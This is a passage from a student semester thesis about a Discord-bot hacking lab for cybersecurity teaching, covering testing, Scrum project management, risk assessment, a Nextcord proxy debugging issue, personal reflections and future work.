The test concept determines the limits, procedure, resources used and the schedule of the test activities. The test plan identifies the test objects, the features to be tested and the test tasks. This forms the basis on which the test organization and the test infrastructure are provided, and the tests are carried out. The test concept is oriented by the IEEE 829 standard. Not all parts of the standard are included. [12]

7.1.2 Bots to be tested

- Role Bot
- Music Bot
- Anti Nuke/Raid Bot
- Web Request Bot
- Command Bot
- Guide (Dungeon Master) Bot

7.1.3 Testing Approach

The testing approach will include the following steps:

- Identification of testing requirements and test cases
- Execution of manual tests
- Reporting of defects and issues
- Retesting of defects after they have been resolved

7.1.4 Testing Techniques

The evaluation methods planned for implementation include in-house manual testing and the collection of user feedback through user testing. This approach will facilitate the refinement and improvement of both the bots and the lab as a whole, guided by the insights obtained from these tests.

7.1.5 User Testing

For user testing, six students from OST have been invited to thoroughly assess the lab, identifying any flaws, loopholes, or unintended vulnerabilities. To optimize the effectiveness of this testing phase, a Microsoft Forms survey has been created, organized around a 1-to-10 scale to yield quantifiable results. The survey includes comprehensive inquiries covering various aspects such as the overall lab experience, perceptions of each bot's functionality, and clarity in understanding the lab's instructions and objectives.

User Test Results & Learnings

The user tests were extremely important for the final touch and improvement of the lab experience. Regrettably, some student volunteers faced time constraints, hindering them to start or fully complete the lab. However, the invaluable contributions of the four dedicated testers significantly influenced the final outcome of the product.

The main concerns of the test users were related to the difficulty of the lab and lacks of hints given. Especially the two users which had little to no experience with Linux commands, were struggling at quite a few points in our lab. Therefore, the Hacking-Lab challenge sites were expanded with more hints and helpful sources, to lower difficulty. On the other hand, the lab itself shouldn't be too simple and straight forward, and should encourage the participants to make their own research. Additionally, the lab will be used in a setting, where some basic knowledge about Linux and cybersecurity is implied. But thanks to the test users, the difficulty could be fine-tuned to an adapted level.

For a detailed evaluation of the user tests navigate to the User Feedback chapter in the appendix.

7.2 Code Quality Control

To ensure the highest possible code quality, the following practices have been chosen.

7.2.1 Linter

The **black** linter is employed for the written Python code, utilizing the default configuration.

7.2.2 Branching

A branching strategy is implemented to ensure clear separation among issues and to proactively prevent conflicts between them. Consequently, new issues are addressed and developed within dedicated branches, each originating from the main branch of the project. These individual branches undergo independent work and are later merged back into the main branch, ensuring a seamless and conflict-free integration of various features.

7.2.3 Four Eyes Principle

A four-eyes principle is also implemented, necessitating code reviews before each merge into the main branch. These code reviews are conducted within GitLab, where coding issues are further defined and linked to the corresponding YouTrack tasks, ensuring a clear connection between the two platforms.

Additionally, badges representing the metrics deemed most important have been incorporated into the GitLab README. This approach ensures visibility to all team members, serving as a continuous reminder of the commitment to producing high-quality code.

7.3 Definition of Done

The following criteria need to be considered as "done" for product increments in Scrum. It helps to ensure that the team have common understanding of what "done" means.

Initial DoD:

- Peer code review
- Peer code review passed
- Documentation up-to-date
- Project plan is up-to-date
- Time tracking is up-to-date
- All necessary Scrum meetings were held.

DoD after Initial Release:

- Peer code review
- Peer code review passed
- Documentation up-to-date
- Project plan is up-to-date
- Time tracking is up-to-date
- All necessary Scrum meetings were held.
- Hacking-Lab Challenges have been solved and tested by users
- All known bugs and issues have been resolved or documented.
- Code has been refactored with best effort.

Chapter 8

Project Management and Documentation

8.1 Roles and Team Organization

The following role assignments have been defined within the group:

- Janosch: Developer & Scrum Developer & Architect & Tester
- Dante: Developer & Recording Clerk & Scrum Master & Architect

8.2 Meeting Routine

8.2.1 Sprint

In the project, the sprint length is set to one week. This duration is considered appropriate for the project scope and is expected to provide sufficient time to complete the majority of tasks in the Sprint Backlog.

8.2.2 Sprint Planning

The Sprint Planning initiates the Sprint by outlining the work to be completed during the sprint. The following goals must be accomplished during these meetings:

- **Why** is this Sprint valuable? → Define Sprint Goal
- **What** can be done in this Sprint? → Select items from the Product Backlog
- **How** will the chosen work get done? → Decompose selected items into smaller work items

8.2.3 Daily Scrum

The Daily Scrum is for inspecting progress toward the Sprint. Given the project's scope, it will be conducted on a weekly schedule, as it is not a large-scale company project. To ensure continuous progress throughout the week, individuals will provide updates individually through chat once they have completed tasks.

In cases of more substantial concerns or when a review meeting is scheduled with the project advisor in the upcoming week, an additional "Daily Scrum" meeting will be arranged with the project members to address outstanding matters.

8.2.4 Sprint Review

Sprint Review meetings are scheduled at the end of the sprint. During these meetings, the outcome of the Sprint is inspected, and future adaptations are determined. The results of our work are presented to each other, with a preference for avoiding a formal presentation format and instead using it as a working session.

8.2.5 Sprint Retrospective

During the Sprint Retrospective, ways to enhance quality and effectiveness will be identified and planned. The events of the sprint will be reviewed to assess what was successful, what was not, and how the process can be improved in the upcoming sprint.

8.2.6 Meetings

In this section, the Scrum meetings and tasks planned for our weekly meetups will be presented.

Weekly Meetings

- Discuss problems
- Pair Programming
- Sprint Review
- Sprint Retrospective
- Sprint Planning
- Weekly tasks described above

Scheduled meetings are held on Fridays, a day designated for focused collaboration by both project members. During these meetings, the primary focus is on problem-solving, brainstorming new ideas, and jointly tackling general tasks to achieve improved results.

Additionally, these meetings involve revisiting review sessions with our supervisor, Ivan Bütler, reviewing meeting minutes, and preparing the agenda for the upcoming review meeting, scheduled for the following Tuesday.

Review Meetings

The scheduled Review Meetings with Ivan Bütler are scheduled for Tuesdays from 15:00 to 16:00. These sessions involve presenting our progress, addressing any existing issues, and creating a comprehensive to-do list for the upcoming week. Following the review meeting, the regular weekly schedule will be resumed.

8.3 Risk Management

Risk management is an important discipline in any technological endeavor, especially when developing applications like Discord bots. It involves identifying, assessing, and prioritizing potential to control the probability or impact of unfortunate events or to maximize the realization of opportunities.

Buffer

Both catastrophic and critical risks are monitored to facilitate more effective long-term project planning. For tasks that are susceptible to these risks, an additional 10% time allowance is incorporated.

Probability / Severity	1-Very Unlikely	2-Remote	3-Occasional	4-Probable	5-Frequent
4-Catastrophic	R1				
3-Critical		R2, R8	R5, R6		
2-Major			R4	R3	
1-Minor	R7				

Table 8.1: Initial risk matrix

ID	R1
Risk	Discord not reachable
Comment	Discord isn't operational and therefore most of the lab can't be used
Preventive action	This risk must be accepted.
Corrective action	This risk must be accepted..

ID	R2
Risk	Resource constraints
Comment	Sudden drop out of a team member
Preventive action	Every project member should document their work frequently to ensure that others can pick up where they left off if necessary. Additionally, the team should regularly review the project plan and adjust it as needed to ensure that resources are being used effectively.
Corrective action	If a team member drops out suddenly, the remaining members should divide their work and redistribute it among themselves. Features that are not essential to the minimum viable product (MVP) may need to be dropped to ensure that the project can still be completed on time.

ID	R3
Risk	Learning curves
Comment	Experience with new technologies, APIs, and other tools must be acquired within a limited timeframe.
Preventive action	Start working on the minimum viable product (MVP) as early as possible to allow time for learning and experimentation. Additionally, team members should be encouraged to share their knowledge and expertise with each other to help everyone learn more quickly.
Corrective action	To address the impact of learning curves, tasks have been broken down into the smallest possible units and allocated to individual team members. In cases where someone encounters difficulties, another team member can offer assistance. Furthermore, the prioritization of MVP features has been carried out to ensure that the most crucial ones are tackled first.

ID	R4
Risk	Wrong estimates
Comment	Inaccurate estimates must be observed and, if necessary, adjusted
Preventive action	Through the regularly conducted meetings, early identification of incorrect estimates is possible, allowing for time-effective corrections.
Corrective action	In cases where an incorrect estimate goes unnoticed and the risk materializes, two options are considered. One option is to potentially abandon additional features beyond the MVP. The other alternative is to allocate additional working hours to the project, especially if the MVP is at risk.

ID	R5
Risk	Lab difficulty level not suitable for all students
Comment	The lab may be too easy or too difficult for some students, which could result in the lab being solved too quickly or taking too long to complete.
Preventive action	To mitigate this risk, prototypes and various versions of the lab can be tested with target user groups, encompassing both students and non-students. Through these tests with the user group, alignment with the planned time frame for the lab can be achieved on average. Additionally, feedback from students and teachers can be incorporated to ascertain that the lab maintains an appropriate difficulty level for the target audience.
Mitigation	In the event that the lab is deemed too challenging for some students, the possibility exists to integrate hints or skip options for users encountering difficulties with a task. Conversely, for those who complete the lab rapidly, the option of introducing an optional and more challenging task group can be considered. Additionally, the provision of extra resources and support for students in need can be explored.

ID	R6
Risk	Lab fails to teach relevant skills
Comment	The lab may not effectively teach students skills that they will use in the future.
Preventive action	To mitigate this risk, feedback can be solicited from students and teachers regarding the lab, including their suggestions on what could be beneficial to include
Corrective action	Additional resources and support can be made available to students requiring more assistance.

ID	R7
Risk	Discord becomes irrelevant
Comment	There is a possibility that Discord may become a niche product that nobody uses or knows in a few years.
Preventive action	There may not be much that can be done in this regard, as it is contingent upon societal changes. Nonetheless, an approach can be to strive for the versatility of our bots, ensuring that they are adaptable for use in a ”Discord clone” or similar platforms.
Corrective action	Informing the user about Discord and its use could be considered. Furthermore, exploring alternative platforms and adjusting our bots to function on those platforms if required is an option to explore.

ID	R8
Risk	Fundamental changes to Discord APIs
Comment	There is a possibility that Discord or the API library utilized could undergo significant alterations, potentially leading to the disruption of our bots.
Preventive action	To mitigate this risk, a modular approach can be adopted in the development of our bots, facilitating easy updates in the event of API changes. Furthermore, version control can be implemented to monitor code changes and enable the possibility of reverting to previous versions when needed.
Corrective action	In the scenario where a fundamental change to the Discord API or the API library in use disrupts the bots, options include updating the bots to align with the new API.

8.4 Minimum Viable Product (MVP)

The minimum viable product (MVP) for the project should consist of a Hacking-Lab Event featuring a minimum of three challenges solvable through the analysis of the programmed Discord bots. Further elaboration includes the following points:

- **Basic Bot Functionality:** Each bot is intended to possess at least one fundamental functionality typically utilized in everyday situations. The objective is to ensure that the bots have a user-friendly and casual feel, akin to bots commonly employed in personal Discord servers.
- **Basic Bot Exploit:** The aim is to incorporate at least one extremely elementary vulnerability that can be exploited by users.
- **Bot integration:** The planned bots will be integrated into the Hacking-Lab as challenges within our event.
- **Basic Storyline:** The objective is to include, at a minimum, a rudimentary version of a storyline that unfolds during the lab experience. This narrative is intended to enhance the lab's enjoyment and entertainment value, serving as a motivational factor for users, and providing a sense of purpose for completing the lab.
- **Guidance through the lab:** Regardless of the number of challenges created, the objective is to provide a guiding system that accompanies the user throughout the lab experience.
- **Documentation** A clear and comprehensive documentation and explanation of our lab will be provided, encompassing detailed explanations of each bot and offering step-by-step solutions in both text and video formats.

8.5 Project Plan

The figure displayed shows the initial project plan created at the beginning of this semester's thesis. Its purpose was to orient the team, enabling an estimation of remaining time for ongoing tasks. It serves as a guide to determine whether adjustments to the current workload are needed, such as shortening plans or cutting features, or if there's spare time to expand functionalities of the product.





Figure 8.1: YouTrack: Project Plan

8.6 Time Tracking Report


8.6.1 Time per person

The diagram illustrates the time each team member dedicated to the entire project. It reveals that both members contributed almost equal hours, underscoring well-balanced distribution of work.




8.6.2 Time per phase

The following diagram shows the estimated and used time per phase.



8.6.3 Time per type

The following diagram shows the used time per type of work.



Chapter 9

Analysis of Challenges and Solutions

9.1 Problems Encountered

9.1.1 HL Deployed Discord Bots Debugging

In general, programming the functionality of the Discord bots wasn't a particularly challenging task. However, ensuring consistent performance when deploying them on the Hacking-Lab infrastructure proved to be more complex.

9.1.2 Proxy

Initially, no significant issues were encountered, thanks to the proxy configuration feature in Nextcord, which facilitated the passage of all bot traffic through the proxy. Consequently, the bots were successfully deployed in the Hacking-Lab and operated with minimal issues. However, a challenge emerged concerning the Web Request Bot, which erroneously attempted to route requests to localhost (127.0.0.1) through the proxy—an action that was unnecessary and undesirable. Rectifying this issue was vital, as making HTTP requests to localhost was essential for the Web Request Bot.

In the efforts to address this challenge, given the limited permissions within the Hacking-Lab infrastructure, collaboration was initiated with our supervisor, Ivan Bütler. While debugging, an unexpected capability was uncovered: the bots could access domains not listed on the proxy's allowlist. This occurred due to a misconfiguration in the Web Request Bot, which bypassed the proxy for certain traffic. Surprisingly, the ability to communicate with external services was maintained. Further investigation revealed the presence of a firewall rule allowing all outgoing HTTP traffic from a specific subnet for Docker containers with internet access.

However, removing this rule resulted in the Web Request Bot ceasing to function. Recognizing significant issues with the bot, debugging efforts with Ivan were temporarily halted. Subsequently, it was observed that although other live bots appeared online and received Discord Slash Commands, they failed to respond, even though Discord Prefixed Commands continued to function properly. This prompted seeking guidance from the developer of the Nextcord library.

Through discussions, the root cause was pinpointed: When configuring a proxy in Client/Bot, the settings were passed to HTTPClient, which managed most HTTP requests. HTTPClient correctly utilized the proxy for ClientSession requests and WebSocket connections, ensuring the functionality of prefix commands and interaction receipts. However, the proxy settings were not integrated into the Webhooks, which were used for

responding to interactions. As a result, interactions were received through a proxied WebSocket, but responses failed due to unproxied webhook HTTP calls.

To address this issue, manual modifications to the Nextcord library were made within each container, incorporating the necessary proxy configuration into all webhook requests. This serves as a temporary solution and will persist until an official patch is released by the developer. As of December 20, 2023, this patch is still pending. Furthermore, the issue was reported on GitHub through the developer for tracking purposes, and the Nextcord version in the requirements.txt was frozen to ensure compatibility with the patch. The plan is to update the library once the official fix becomes available.

9.2 Learnings and Adaptations

This section reflects on the overall journey of this semester thesis project, highlighting the key learnings and adaptations made along the way. It serves as an introspective look at how our experiences, challenges, and the feedback received shaped the evolution of our project.

9.2.1 Adapting to Unexpected Challenges

One of the most significant learnings from this project was the importance of adaptability. As the team navigated through various unexpected challenges, from debugging issues with the Hacking Lab platform to underestimating the time required for administrative and creative tasks, our ability to pivot and find solutions was crucial. These experiences taught us the value of being prepared for the unexpected and the importance of maintaining a flexible mindset.

9.2.2 Balancing Creativity with Technicality

Creating an engaging and educational experience for the students was a central goal of our project. The integration of a Dungeons and Dragons theme into the exercises was a testament to our creative approach. However, this also presented a unique set of challenges. Balancing the creative elements with the technical requirements of the project was a learning curve. The team realized that while creativity enhances engagement, it must be carefully managed to ensure that it doesn't overshadow the educational objectives or lead to underestimation of the time and effort required.

9.2.3 Feedback as a Catalyst for Improvement

The feedback that was received from our test participants was invaluable. It not only affirmed the aspects of the project that worked well but also highlighted areas that needed refinement. Learning to view feedback as a constructive tool rather than criticism was a significant shift in perspective. It encouraged us to continually seek out opinions and adapt our work accordingly.

9.2.4 Collaboration and Communication

The project underscored the importance of effective collaboration and communication, not just between team members but also with our supervisor and the broader community. Our teamwork was a cornerstone of the project's success, but it also learned that clear and consistent communication with external stakeholders is just as crucial. Navigating the challenges with the Hacking Lab platform would have been insurmountable without the collaborative spirit and open communication channels the team had established.

9.2.5 Technical Skills and Personal Growth

On a technical level, the project allowed us to delve deep into the intricacies of Discord bots and the Nextcord library. The hands-on experience gained from this project significantly enhanced our understanding of vulnerabilities and security measures. Personally, the project was a journey of growth, pushing us to expand our boundaries, embrace new challenges, and develop a deeper understanding of our capabilities and interests.

9.2.6 Future Implications

The learnings and adaptations from this project are not just confined to the boundaries of our semester thesis. They have broader implications for our future endeavors, equipping us with a set of skills and perspectives that are transferable to various contexts. Whether it's tackling new projects, navigating unforeseen challenges, or engaging in continuous learning, the experiences from this project have laid a foundation for lifelong learning and adaptation.

Chapter 10

Personal Reports

10.1 Report - Janosch

What worked well?
The project has been very fun which is not least due to my teammate Dante and our good teamwork. We've worked together in many projects and know the strengths and weaknesses of each other which oftentimes supplement each other. Ivan Bütler was also an encouraging and very helpful supervisor who was always ready for long debugging sessions to help us debug when issues occurred in the Hacking Lab platform where we did not have enough permissions to debug without him.
I think the exercises we created for the students are appropriate in difficulty and that they are interesting not least due to the DnD theme we chose. The feedback we received from our test persons is also positive on that.

This project has been a fun journey, largely because of the good collaboration with my teammate Dante. Our history of working together on various projects has allowed us to develop an understanding of each other's strengths and weaknesses, often complementing each other in unexpected ways. This has been a key factor in the project's success.

Another significant contributor has been our supervisor, Ivan Bütler. His enthusiasm and readiness to engage in extensive debugging sessions when we encountered challenges on the Hacking Lab platform have been invaluable. This was crucial for the success of the project, given our limited permissions for troubleshooting.

Regarding the educational aspect of our project, I believe the exercises we designed for the students have the right balance in terms of difficulty. The decision to incorporate a Dungeons and Dragons (DnD) theme into these exercises seems to have paid off, making them more engaging and interesting. This view is supported by the positive feedback we've received from our test participants.

Areas for Improvement
In retrospect, there were several areas where our project approach could have been improved. One oversight was underestimating the amount of time required for administrative tasks. Tasks like signing numerous documents, navigating through various websites for submissions, and other seemingly simple activities turned out to be more time-consuming than anticipated. We realized that even though these tasks appear trivial, they demand a substantial amount of time and attention.

Another area where our time estimation fell short was in the creative aspects of our project. Crafting a compelling storyline, designing an attractive poster, and making

videos, including recording and editing, were all tasks that demanded more time than we initially allotted.

Moving forward, a key takeaway is the importance of allocating sufficient time for both administrative and creative tasks, recognizing that attention to detail is vital for the overall quality and success of a project.

Personal Highlights
One of the most rewarding aspects of this project was the development of the Discord bots. I thoroughly enjoyed the creative process involved in designing these bots. The challenge of conceptualizing bots that mimic real-life counterparts, yet with significant security vulnerabilities to make them exploitable, was fascinating. It was a blend of technical skill and imaginative design that I found very fulfilling.

Another aspect that I found personally enriching was the creation of the Dungeons and Dragons (DnD) themed narrative and characters. This creative endeavor was not just a task for me; it was a passion project. Integrating a DnD theme brought an element of fun and novelty to our work, transforming what could have been a mundane task into something engaging and enjoyable. I believe this creative twist was just as important for Dante as it was for me, as it added a layer of excitement and humor to our project.

10.2 Report - Dante

What worked well?
The project and its process turned out really well for me. I thoroughly enjoyed it, especially the teamwork with Janosch. Our collaboration was splendid, likely due to our history of successfully completing several projects together at OST. We've honed a workflow that harmonizes with our strengths and weaknesses, allowing us to complement each other's abilities effectively.

Areas for Improvement:
The initial weeks dedicated to investigation, research, and PoC were engaging but consumed a significant amount of time. This phase was crucial for validating the feasibility of our vision. However, upon reflection, we realize that we could have expedited these stages without delving excessively into insignificant details that wouldn't impact the project in the long term.
As a consequence, we encountered time constraints in the final 3-4 weeks while finalizing our Hacking-Lab event. Concurrently, we significantly underestimated the effort required to develop the entire storyline and text content for the bots and the Hacking-Lab platform, crucial for narrating the story and providing hints to users solving the challenges.

Personal Highlights:
One of my personal aspirations was to delve into Discord bot development due to their inherent intrigue and vast potential within the Discord platform. Having the opportunity to create and enrich bots with custom features was incredibly fascinating for me. The fusion of this endeavor with the Hacking-Lab aspect, exploring vulnerabilities, added an extra layer of excitement. Crafting challenges in combination with pentesting elements was immensely rewarding, and solving our own labs was undeniably enjoyable.

Throughout this process, I personally learned a lot, acquiring a deeper understand-

ing of vulnerabilities and Discord bots. I personally learned a lot about vulnerabilities of Discord bots and I was able to get a deeper understanding of their possible vulnerabilities, because we were able to experience those from every perspective: as a user, an attacker and a developer.

Chapter 11

Future Work and Conclusion

As we conclude our development of the DEL and its impact on cybersecurity education, it's essential to look forward to the potential developments and potential follow-up works that can further the lab's impact and reach. This chapter outlines prospective avenues for future work, focusing on expanding the lab's capabilities, adapting it to new platforms, and enhancing the educational experience.

11.1 Expanding Lab Challenges

11.1.1 Advanced Vulnerabilities

Future iterations of the DEL could include more complex and advanced vulnerabilities, reflecting the evolving threat landscape. By introducing additional cutting-edge security challenges, the lab can stay relevant and provide participants with knowledge and skills that are directly applicable to modern cybersecurity scenarios.

11.1.2 Real-World Scenarios

Incorporating challenges based on real-world incidents can significantly enhance the practicality of the lab. By simulating recent security breaches or common attack vectors, participants can gain insights into the mindset and techniques of actual attackers. Utilizing modern applications like Discord, makes such labs more relevant and interesting, especially for younger people in the world of IT.

11.2 Multi-Platform Support

While DEL currently focuses on Discord bots, the underlying principles and learning methodologies can be adapted to other platforms such as Slack, Microsoft Teams, or even IoT devices. Expanding to these platforms would not only increase the lab's user base but also provide a more comprehensive understanding of platform-specific vulnerabilities.

11.3 Educational Enhancements

11.3.1 Interactive Learning Modules

Enhancing the lab with interactive learning modules, including videos, quizzes, and guided tutorials, can make the learning process more engaging and effective. These modules could be tailored to accommodate learners at different skill levels.

11.3.2 Community Collaboration

Establishing a community-driven platform where participants can share their experiences, challenges, and solutions can foster a collaborative learning environment. This could include forums, leaderboards, and regular community events or competitions.

11.4 Research and Development

11.4.1 Continuous Research

Ongoing research is vital to keep the lab updated with the latest security trends and educational strategies. Collaborations with academic institutions, industry experts, and cybersecurity organizations can enhance the lab's content and credibility.

11.4.2 Machine Learning and AI

Integrating machine learning and AI to simulate attacker behavior or to create adaptive learning paths for users can make the lab more dynamic and personalized. This technology can also be used to analyze user progress and provide targeted feedback.

11.5 Conclusion

The potential for future work in the realm of the DEL is vast and varied. By expanding its challenges, diversifying its platform coverage, enhancing educational aspects, and committing to continuous research and development, DEL can remain at the forefront of cybersecurity education. These future endeavors will not only enhance the lab's effectiveness but also contribute significantly to the broader field of cybersecurity, preparing individuals and organizations to better defend against the evolving landscape of digital threats.

Glossary

CTF Capture The Flag. iii, 3, 4, 6, 7, 17

DEL Discord Exploitation Lab. i, iii–v, 6, 7, 10–12, 14, 21, 22, 31, 34, 41, 63, 64

OST Ostschweizerische Fachhochschule. i

OWASP An online community that produces freely available articles, methodologies, documentation, tools, and technologies in the field of web application security.. i, iii, iv, 3, 4, 7–11, 19, 25

PoC Proof of Concept. 28, 34, 36, 38, 42, 43, 61

VoIP Voice over Internet Protocol. i, 4

Bibliography

[1] Gipsy bot cve-2023-30621. https://nvd.nist.gov/vuln/detail/CVE-2023-30621, 2023.

[2] White paper: Security issues and countermeasure for voip. https://www.sans.org/white-papers/1701/, 2007.

[3] Owasp top ten software vulnerabilities. https://owasp.org/www-project-top-ten/, 2023.

[4] Mushroom data leak report. https://stealing.info/mushroom-gg/, 2023.

[5] Smart requirements. https://www.researchgate.net/publication/2937339_SMART_requirements, 2004.

[6] Discord application. https://discord.com, 2023.

[7] Hacking-lab challenge development guide. https://hacking-lab.com/blog/become-a-challenge-developer, 2023.

[8] Nextcord documentation. https://docs.nextcord.dev/en/stable/, 2023.

[9] Discord terms of services. https://discord.com/terms, 2023.

[10] Discord community guidelines. https://discord.com/guidelines, 2023.

[11] Discord developer policies. https://discord.com/developers/docs/policies-and-agreements/developer-policy, 2023.

[12] Software test documentation. https://de.wikipedia.org/wiki/Software_Test_Documentation, 2023.

Part II

Appendix

Chapter 12

Product Documentation

12.1 User Documentation

The provided documents are the descriptive texts showcased within the Hacking-Lab for each challenge, from a user's point of view.

Introduction

Introduction

In this set of challenges you will gain knowledge about Discord and the vulnerabilities that various bots could potentially have. You will find various vulnerabilities in bots and exploit them.

Lab Setup

The lab experience is designed with a Dungeons & Dragons theme, complete with an engaging narrative to enhance your journey. Key information is provided in two formats: in character (IC) and out of character (OoC). While you have the option to solve the lab by referring exclusively to either the IC or OoC texts, it is advisable to primarily engage with the IC narrative, turning to the OoC content for clarification if needed as the IC narrative might have hidden hints.

Important: It is only possible to get access to the next bot if the challenge of the previous bot has been solved.

